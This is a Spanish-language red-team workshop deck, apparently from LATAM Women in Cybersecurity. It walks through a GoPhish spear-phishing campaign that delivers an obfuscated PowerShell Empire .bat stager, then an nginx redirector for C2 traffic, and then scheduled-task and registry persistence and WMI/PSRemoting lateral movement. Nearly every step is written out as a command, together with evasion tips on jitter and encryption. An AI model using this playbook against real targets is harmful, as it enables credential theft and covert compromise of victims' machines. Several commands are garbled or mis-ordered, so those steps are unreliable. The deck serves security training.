


20
MINUTOS

04

Explotación e Instalación

SPEAR PHISHING ATTACK



Phishing se refiere a un intento de robar información confidencial, generalmente en forma de nombres de usuario, contraseñas, números de tarjetas de crédito, información de cuentas bancarias u otros datos importantes para utilizar o vender la información robada.

Spear phishing es un tipo de ataque de phishing dirigido a un individuo, grupo u organización específica. Estas estafas personalizadas engañan a las víctimas para que divulguen datos confidenciales, descarguen malware o envíen dinero a un atacante.

Write Up

1. iniciar Empire cliente con el comando: `#sudo powershell-empire client`
2. Para instancia: ejecute el servidor con la API de descanso y los puertos de socket abiertos

```
#docker run -it -p 1337:1337 -p 5000:5000 \
-v $(pwd)/Empire/tmp:/tmp \
-v $(pwd)/Empire/downloads:/opt/Empire/downloads \
bcsecurity/empire:latest
```

1. Para ejecutar el cliente contra el contenedor del servidor que ya se está ejecutando

```
#docker container ls
```

```
#docker exec -it {container-id} ./ps-empire client
```

1. Para configurar un **Listener**:

```
Empire > uselistener http
```

```
Empire: uselistener/http > execute
```

```
Empire: uselistener/http > set Name asdadsads
```

```
Empire: uselistener/http > options
```

```
Empire: uselistener/http > set Port 4444
```

```
Empire: uselistener/http > back
```

```
Empire: uselistener/http > set Host IP_INTERNA
```

```
Empire: uselistener/http > listeners
```

Write Up

Explotación

7. Realizar el setting up de la campaña en el orden:

a) Sending profile con los datos a continuación:

HOST: PENDIENTE

USER: PENDIENTE

PASS: PENDIENTE

y la dirección de correo remitente falsa que haga el mail un pretexto creíble.

b) Búsqueda o descarga de la landing page

c) Formato o descarga del Email template (.eml), estableciendo dónde irán los enlaces hacia la landing page.

d) Establecer correos de prueba para enviar

e) En el establecimiento de la campaña, colocar en el campo URL la IP (Local para los conectados localmente y pública para los de instancia) en HTTP sin ningún puerto: i.e. <http://192.168.15.101/>

f) Hacer pruebas de envío y recepción a un correo temporal: [Email temporal desecharable - Temp Mail \(temp-mail.io\)](#)



- Realizar el levantamiento de la instancia de Gopish
- Realizar el establecimiento de una campaña de PHISHING con la información recolectada en las fases previas
- Realizar las pruebas para entrega de una landing efectiva
- Verificación de la información obtenida dentro de la plataforma.

Objetivos



20
MINUTOS



05

Explotación

Write Up

1. Para instancia: ejecute el servidor con la API de descanso y los puertos de socket abiertos

```
#docker run -it -p 1337:1337 -p 5000:5000 \
-v $(pwd)/Empire/tmp:/tmp \
-v $(pwd)/Empire/downloads:/opt/Empire/downloads \
bcsecurity/empire:latest
```

1. Iniciar Empire cliente con el comando: **#sudo powershell-empire client**
2. Para ejecutar el cliente contra el contenedor del servidor que ya se está ejecutando

```
#docker container ls
```

```
#docker exec -it {container-id} ./ps-empire client
```

1. Para configurar un **Listener**:

```
Empire > uselistener http
```

```
Empire: uselistener/http > set Name asdadsads
```

```
Empire: uselistener/http > set Port 4444
```

```
Empire: uselistener/http > set Host IP_INTERNA
```

```
Empire: uselistener/http > execute
```

```
Empire: uselistener/http > options
```

```
Empire: uselistener/http > back
```

```
Empire: uselistener/http > listeners
```

Write Up

1. Para crear una **Stager**:

Empire: uselistener/http > **usestager windows_launcher_bat**

1. Establecer las opciones del stager:

Empire: usestager/windows_launcher_bat > set Listener **asdadsads (el
creado)**

Empire: usestager/windows_launcher_bat > set Obfuscate True

Empire: usestager/windows_launcher_bat > execute

Empire: usestager/windows_launcher_bat > options

1. En otra terminal, dirígete pwa la ruta donde fue creado el archivo launcher.bat
2. Colócalo con un nombre súper original en:

python3 python3 -m http.server

1. Vuelve a la terminal de Empire y revisa que el agente haya levantado la sesión exitosamente:

Empire: agents > agents

1. Interactúa con el agente mediante:

Empire: agentes > interact **Name [se lo asigna Empire]**



Explotación


Write Up

1. Realizar una campaña con GoPhish
 1. Enumeración y reconocimiento del objetivo
 2. Definición del perfil de envío
 3. Definición de la página de landing
 4. Definición de la plantilla de correo electrónico
 1. Envío del listener como un archivo .bat al destino (como archivo adjunto).
 5. Grupo de usuarios
 6. Envío de la campaña
2. Verificación de la conectividad del agente de Empire para la manipulación del dispositivo mediante los comandos de prueba:

Empire: Name > whoami




Jitter & Interval



Infraestructura

Inbound	PB	PV
Redirector	80/TCP	
C2		443/TCP 1747/TCP 80/TCP

AWS



Elemento	Publica	Privada
Redirector	Expuesta	VPS1
C2	N/A	VPS1



Configuración redirector

Write Up

1. Crear el certificado (debería ser por una CA legítima)

```
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out c2.pem -sha256  
-days 365
```

2. Crear un listener

- 1.use stager windows/launcher.bat
- 2.set Listener redirector_https_listener
- 3.set Interval 60
- 4.set Jitter 30
- 5.set Host https://<Redirector_IP>:443
- 6.set CertPath /path/to/your/ssl/certificate.pem
- 7.set DefaultProfile "GET /index.html HTTP/1.1 Host: Redirector_IP"
- 8.execute



Configuración redirector

Write Up

1. Configurar el redirector como un proxy que reenvía las solicitudes del objetivo al servidor C2.

- a) Instalar Nginx en el redirectorUsar Nginx como un proxy inverso para manejar el tráfico entrante:

```
#sudo apt update && sudo apt install nginx -y  
#sudo nano /etc/nginx/sites-available/default  
(El archivo está en el repositorio de recursos, favor de comparar)
```

- b) Reinicio del servidor

```
#sudo nginx -t  
#sudo systemctl restart nginx
```

- c) Comprobar la conexión con C2 desde REDIRECTOR

```
curl https://<C2_Server_IP>:443 -k
```

- d) Comprobar la redirección desde REDIRECTOR

Curl


- d) Realizar nuevamente el envío del BAT al host víctima





**20
MINUTOS**





OpSec

- Utilizar cargas útiles de exploits conocidos sin modificaciones
- El uso de cargas útiles predeterminadas o ampliamente conocidas (por ejemplo, de Metasploit o Empire) sin modificaciones puede activar alertas de antivirus (AV) o detección y respuesta de endpoints (EDR)
- No ofuscar el código del
- Interacción directa con el objetivo
- No utilizar cifrado para el tráfico C2
- Señalización a intervalos regulares
- Uso de certificados SSL/TLS que no son de confianza

Objetivos


- Generar el ejecutable para entregar en el destino
- Verificar mediante la ejecución de éste, que la sesión se crea efectivamente y se tiene acceso a la máquina objetivo.
- Enviar el agente (payload) para probar que funciona en una máquina vulnerable.
- Utilizar una campaña de correo (phishing) para entregarlo en el destino objetivo.

06

Instalación

Instalación

INSTALLATION



The Installation phase of the Cyber Kill Chain refers to when an attacker installs a backdoor into a system. It's a method of gaining persistence on the system they're attacking, achievable using malware. An attacker can also do this manually to attain greater access remotely.

This process normally involves installing software that allows connections from the victim computer to an attacker-controlled computer, such as a remote access trojan (RAT).

Write Up

1. Utilice el módulo de persistencia para crear una tarea programada

```
Empire> use stager windows/persistence/elevated/schtasks
```

```
Empire> Listener <ListenerName>
```

```
Empire > execute
```

```
# Use a registry key for persistence
```

```
Use stager windows/persistence/userland/registry
```

```
set Listener <ListenerName>
```

```
execute
```



Write Up

1. Utilizar el módulo de persistencia para crear una tarea programada

```
#use stager windows/persistence/elevated/schtasks
```

```
#set Listener <ListenerName>
```

```
#execute
```

```
# Utilice una clave de registro para la persistencia
```

```
#use stager windows/persistence/userland/registry
```

```
#set Listener <ListenerName>
```

```
#execute
```



Write Up

1. Utilizar WMI para ejecutar código remoto en el host víctima

```
# usemodule lateral_movement/invoke_wmi  
# set Listener <ListenerName>  
# set ComputerName <TargetHost>execute
```

2. Ejecutar PowerShell remotamente para ejecutar comandos en el sistema remoto


```
# usemodule lateral_movement/invoke_psremoting  
# set Listener <ListenerName>  
# set ComputerName <TargetHost>  
# execute
```





**20
MINUTOS**






OpSec

- Fallar y generar registros que alerten a los equipos de seguridad.
- Utilizar técnicas de persistencia ampliamente conocidas activa las alertas de soluciones EDR o antivirus.
- Enviar tráfico de comando y control (C2) en texto claro en lugar de cifrarlo permite que las herramientas de monitoreo de red detecten fácilmente el tráfico sospechoso.
- Configurar el beaconing del agente a intervalos consistentes sin añadir variaciones (jitter) facilita a los defensores detectar los patrones de comunicación previsibles del C2.

Objetivos


- Comprobar la redirección del agente desde la víctima, interactuando con el payload
- Realizar las etapas de persistencia, elevación de privilegios y movimiento lateral desde la conexión que tiene el agente con la víctima.
- Iniciar la etapa de comando y control



07



Comando y control



Gracias

Por su atención

Social Media
Eventos, capsulas & demos



Feedback
Por favor, déjame tus comentarios en la sección de Q&A





LATAM Women in Cybersecurity

